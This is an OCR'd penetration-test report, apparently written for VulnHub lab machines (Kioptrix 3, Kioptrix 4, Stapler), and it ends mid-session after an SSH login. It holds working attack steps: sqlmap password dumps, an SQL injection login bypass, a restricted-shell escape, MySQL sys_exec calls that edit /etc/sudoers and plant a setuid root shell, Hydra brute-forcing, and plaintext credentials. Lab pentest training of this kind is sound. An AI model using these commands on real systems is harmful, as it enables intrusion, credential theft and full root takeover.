
```
 GNU nano 3.2                        /etc/hosts                        Modified

127.0.0.1       localhost
127.0.1.1       kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

192.168.56.117   kioptrix3.com
```

**4.** Inspect index.php file


**5.** Use dirbuster to find out what directories the website has




**6.** Found out /gallery//gallery.php and open in browser





**7.** Use sqlmap to query the web site

Query tables:
sqlmap -u 'kioptrix3.com/gallery//gallery.php?id=1' -p id --level=5 --risk=3 --tables


Query account:
sqlmap -u 'kioptrix3.com/gallery//gallery.php?id=1' -p id --level=5 --risk=3 –tables dev_account


Dump passwords:
sqlmap -u 'kioptrix3.com/gallery//gallery.php?id=1' -p id --level=5 --risk=3 --table dev_account --column password --dump


| | |
|---|---|
| | **8.** Connect to remote host through ssh<br>User: loneferret<br>Password: starwars<br>  <br>**9.** Export TERM=xterm and open /etc/sudoers. Add /bin/bash to gain access to root<br>  <br>**10.** Sudo /bin/bash to be root.<br>  |
| **Remediation** | Ensure web site is configured as per OWASP recommendations |
| **References** | https://medium.com/@bondo.mike/vulnhub-kioptrix-level-3-47e4f8fef9c4 |

| Environment | System ID* | IP Address | Testing Phase | Tester |
|---|---|---|---|---|
| Production | SERVER.PROD.204 | 10.0.2.24 | 2 | Jonathon Taaffe |


| Vulnerability | Port | Type | Impact | Risk | Likelihood | Fix Effort |
|---|---|---|---|---|---|---|
| SQL Injection | 80 | SQL Injection | High | High | High | Low |

| | |
|---|---|
| **Description** | Get Root access, remote ssh access, Sql exploitation and privilege escalation through Sql injections |
| **Scanning** | IP Address identification<br>`:~# netdiscover -r [IP Range]`<br><br>Port and service enumeration<br>`:~# nmap -sS -sV -p- -O -A -v [IP]`<br><br>SMB NSE User Enumeration<br>`:~# nmap -sC --script=smb-enum-users [IP]` |
| **Exploit** | **1.** Get IP address of Kioptrix level 4 with netdiscover<br><br>**2.** Scan network using nmap to check which services are running on it. |


```
Currently scanning: Finished!   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.56.1    0a:00:27:00:00:13      1      60  Unknown vendor
192.168.56.100  08:00:27:8c:bd:2e      1      60  PCS Systemtechnik GmbH
192.168.56.114  08:00:27:e1:21:d2      1      60  PCS Systemtechnik GmbH
```

```
root@kali:~# nmap -sS -sV -p- -O -A -v 192.168.56.114
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-12 00:18 IST
NSE: Loaded 148 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 00:18
Completed NSE at 00:18, 0.00s elapsed
Initiating NSE at 00:18
Completed NSE at 00:18, 0.00s elapsed
Initiating ARP Ping Scan at 00:18
Scanning 192.168.56.114 [1 port]
Completed ARP Ping Scan at 00:18, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:18
Completed Parallel DNS resolution of 1 host. at 00:18, 16.50s elapsed
Initiating SYN Stealth Scan at 00:18
Scanning 192.168.56.114 [65535 ports]
Discovered open port 22/tcp on 192.168.56.114
Discovered open port 139/tcp on 192.168.56.114
Discovered open port 445/tcp on 192.168.56.114
Discovered open port 80/tcp on 192.168.56.114
```

**3.** SMB is accessible, Use NSE script to enumerate all the users.




**4.** Able to login successfully but there are no public share



**5.** Scanned with Nikto

```
root@kali:~# nikto -host 192.168.56.114
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.56.114
+ Target Hostname:    192.168.56.114
+ Target Port:        80
+ Start Time:         2019-04-12 14:43:17 (GMT1)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.6
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some for
ms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the sit
e in a different fashion to the MIME type
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. Se
e http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ PHP/5.2.4-2ubuntu5.6 appears to be outdated (current is at least 5.6.9). PHP 5.5.25 and 5.4.41 are also curren
t.
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2
.29 are also current.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via cer
tain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via cer
tain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via cer
tain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via cer
tain HTTP requests that contain specific QUERY strings.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3268: /images/?pattern=/etc/*&sort=name: Directory indexing found.
+ Server leaks inodes via ETags, header found with file /icons/README, inode: 98933, size: 5108, mtime: Tue Aug
28 11:48:10 2007
+ OSVDB-3233: /icons/README: Apache default file found.
```


**6.** Use Enum4linux 192.168.56.114 to see users

```
 ========================================
|    OS information on 192.168.56.114    |
 ========================================
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
[+] Got OS info for 192.168.56.114 from smbclient:
[+] Got OS info for 192.168.56.114 from srvinfo:
        KIOPTRIX4      Wk Sv PrQ Unx NT SNT Kioptrix4 server (Samba, Ubuntu)
        platform_id     :       500
        os version      :       4.9
        server type     :       0x809a03

 ==============================
|    Users on 192.168.56.114    |
 ==============================
index: 0x1 RID: 0x1f5 acb: 0x00000010 Account: nobody   Name: nobody    Desc: (null)
index: 0x2 RID: 0xbbc acb: 0x00000010 Account: robert   Name: ,,,       Desc: (null)
index: 0x3 RID: 0x3e8 acb: 0x00000010 Account: root     Name: root      Desc: (null)
index: 0x4 RID: 0xbba acb: 0x00000010 Account: john     Name: ,,,       Desc: (null)
index: 0x5 RID: 0xbb8 acb: 0x00000010 Account: loneferret       Name: loneferret,,,     Desc: (null)

user:[nobody] rid:[0x1f5]
user:[robert] rid:[0xbbc]
user:[root] rid:[0x3e8]
user:[john] rid:[0xbba]
user:[loneferret] rid:[0xbb8]

 ========================================
|    Share Enumeration on 192.168.56.114    |
 ========================================

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (Kioptrix4 server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
```


**SQL Injections**

**7.** PORT 80 is open on http:192.168.56.114
Tried SQL injection with following username and password

Username-john password=1' or '1'='1
Got password of John




**8.** Tried same password for another user Robert and got password




**Remote Access/SSH**

**9.** SSH is accessible, log in as robert to the target and start further enumeration
Use command echo os.system('/bin/bash') to bypass lshell and run ps command to see what processes are running

```
root@kali:~# ssh robert@192.168.56.114
robert@192.168.56.114's password:
Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you  don't screw up
Type '?' or 'help' to get the list of allowed commands
robert:~$ help
cd  clear  echo  exit  help  ll  lpath  ls
robert:~$ help help
Limited Shell (lshell) limited help.
Cheers.
robert:~$ ls
robert:~$ echo os.system('/bin/bash')
robert@Kioptrix4:~$ ps aux | grep root
root         1  0.0  1.3   2844  1692 ?        Ss   09:24   0:01 /sbin/init
root         2  0.0  0.0      0     0 ?        S<   09:24   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S<   09:24   0:00 [migration/0]
root         4  0.0  0.0      0     0 ?        S<   09:24   0:00 [ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S<   09:24   0:00 [watchdog/0]
root         6  0.0  0.0      0     0 ?        S<   09:24   0:00 [events/0]
root         7  0.0  0.0      0     0 ?        S<   09:24   0:00 [khelper]
root        41  0.0  0.0      0     0 ?        S<   09:24   0:00 [kblockd/0]
root        44  0.0  0.0      0     0 ?        S<   09:24   0:00 [kacpid]
```

```
robert@Kioptrix4:~$ export TERM=xterm
robert@Kioptrix4:~$ id
uid=1002(robert) gid=1002(robert) groups=1002(robert)
robert@Kioptrix4:~$ uname -a
Linux Kioptrix4 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/L
inux
robert@Kioptrix4:~$
```

**10.** Run the ps command to check if mysql is running

```
robert@Kioptrix4:~$ ps aux | grep mysql
robert    4424  0.0  0.5   3004   752 pts/0    R+   11:58   0:00 grep mysql
robert@Kioptrix4:~$ ls /var/www
checklogin.php  images      john              logout.php  robert
database.sql    index.php   login_success.php  member.php
robert@Kioptrix4:~$ cat /var/www/checklogin.php
<?php
ob_start();
$host="localhost"; // Host name
$username="root"; // Mysql username
$password=""; // Mysql password
$db_name="members"; // Database name
$tbl_name="members"; // Table name

// Connect to server and select database.
mysql_connect("$host", "$username", "$password")or die("cannot connect");
mysql_select_db("$db_name")or die("cannot select DB");

// Define $myusername and $mypassword
$myusername=$_POST['myusername'];
$mypassword=$_POST['mypassword'];
```

**SQL Exploitation**

**11.** Login in mysql as root

```
robert@Kioptrix4:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 32
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql>
```


```
mysql> select * from mysql.func;
+-----------------------+-----+---------------------+----------+
| name                  | ret | dl                  | type     |
+-----------------------+-----+---------------------+----------+
| lib_mysqludf_sys_info |   0 | lib_mysqludf_sys.so | function |
| sys_exec              |   0 | lib_mysqludf_sys.so | function |
+-----------------------+-----+---------------------+----------+
2 rows in set (0.00 sec)

mysql>
```

```
mysql> SELECT sys_exec("echo 'john ALL=(ALL) ALl'>> /etc/sudoers");
+-----------------------------------------------------+
| sys_exec("echo 'john ALL=(ALL) ALl'>> /etc/sudoers") |
+-----------------------------------------------------+
| NULL                                                |
+-----------------------------------------------------+
1 row in set (0.00 sec)

mysql>
```

**Privilege Escalation**

**12.** Use sql command use mysql and show tables



<table>
<tr><td></td><td>


<br>Root<br>
13. Use command select sys_exec('cp /bin/sh /tmp/shell; chown root /tmp/shell; chgrp root /tmp/shell; chmod u+s /tmp/shell');<br>


</td></tr>
<tr><td>Remediation</td><td>Ensure web site is configured as per OWASP recommendations</td></tr>
<tr><td>References</td><td>https://github.com/lamontns/pentest/blob/master/privilege-escalation/linux-privilege-escalation.md<br>https://rastating.github.io/kioptrix-level-4-ctf-walkthrough/</td></tr>
</table>

| Environment | System ID* | IP Address | Testing Phase | Tester |
|---|---|---|---|---|
| Production | SERVER.PROD.205 | 10.0.2.25 | 2 | Jonathon Taaffe |


| Vulnerability | Port | Type | Impact | Risk | Likelihood | Fix Effort |
|---|---|---|---|---|---|---|
| SMB Shared Library Load | 139 | Privilege Escalation | High | High | High | Low |

| | |
|---|---|
| **Description** | In Linux Kernel 4.5.5 and prior versions replace_map_fd_with_map_ptr function does not correctly preserve fd data structure. This can allow local users to elevate privileges or cause a DoS. |
| **Scanning** | IP Address identification<br>`:~# netdiscover -r [IP Range]` |
| **Exploit** | **1.** Get IP address of Stapler with netdiscover<br>  <br>**2.** Most FTP server logins are password protected. If you connect to a called anonymous FTP server, try to use “anonymous” as username and an empty password.<br>  |

**3.** Nikto –h http://192.168.56.119:12380

```
put here./CN=Red.Initech/emailAddress=pam@red.localhost
+ Start Time:         2019-04-13 13:27:03 (GMT1)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0x15 0x5347c5
3a972d1
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user a
gent to protect against some forms of XSS
+ Uncommon header 'dave' found, with contents: Soemthing doesn't look right here
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined
.
+ The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry '/admin112233/' in robots.txt returned a non-forbidden or redirect HTTP
code (200)
+ Entry '/blogblog/' in robots.txt returned a non-forbidden or redirect HTTP cod
e (200)
+ "robots.txt" contains 2 entries which should be manually viewed.
+ Hostname '192.168.56.119' does not match certificate's names: Red.Initech
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Uncommon header 'x-ob_mode' found, with contents: 1
```

**4.** Browse http://192.168.56.119:12380/blogblog/




**5.** Hydra -e nsr -l elly 192.168.56.119 ftp

```
root@kali:~# hydra -e nsr -l elly 192.168.56.119 ftp
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2019-04-13 23:19:57
[DATA] max 3 tasks per 1 server, overall 3 tasks, 3 login tries (l:1/p:3), ~1 tr
y per task
[DATA] attacking ftp://192.168.56.119:21/
[21][ftp] host: 192.168.56.119   login: elly   password: ylle
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2019-04-13 23:20:01
root@kali:~#
```

**6.** Connect to ftp 192.168.56.119

username: elly
password:ylle
get passwd
cat passwd

```
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/bin/false
messagebus:x:108:111::/var/run/dbus:/bin/false
sshd:x:109:65534::/var/run/sshd:/usr/sbin/nologin
peter:x:1000:1000:Peter,,,:/home/peter:/bin/zsh
mysql:x:111:117:MySQL Server,,,:/nonexistent:/bin/false
RNunemaker:x:1001:1001::/home/RNunemaker:/bin/bash
ETollefson:x:1002:1002::/home/ETollefson:/bin/bash
DSwanger:x:1003:1003::/home/DSwanger:/bin/bash
AParnell:x:1004:1004::/home/AParnell:/bin/bash
SHayslett:x:1005:1005::/home/SHayslett:/bin/bash
MBassin:x:1006:1006::/home/MBassin:/bin/bash
```

**7.** Hydra –e nsr -l SHayslett 192.168.56.119 ssh

```
root@kali:~# hydra -e nsr -l SHayslett 192.168.56.119 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2019-04-13 23:45:46
[WARNING] Many SSH configurations limit the number of parallel tasks, it is reco
mmended to reduce the tasks: use -t 4
[DATA] max 3 tasks per 1 server, overall 3 tasks, 3 login tries (l:1/p:3), ~1 tr
y per task
[DATA] attacking ssh://192.168.56.119:22/
[22][ssh] host: 192.168.56.119   login: SHayslett   password: SHayslett
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2019-04-13 23:45:54
```


**8.** SSH connection

```
root@kali:~# ssh SHayslett@192.168.56.119
------------------------
~          Barry, don't forget to put a message here          ~
------------------------
SHayslett@192.168.56.119's password:
Welcome back!


SHayslett@red:~$ uname -a
Linux red.initech 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 U
686 i686 i686 GNU/Linux
SHayslett@red:~$ id
uid=1005(SHayslett) gid=1005(SHayslett) groups=1005(SHayslett)
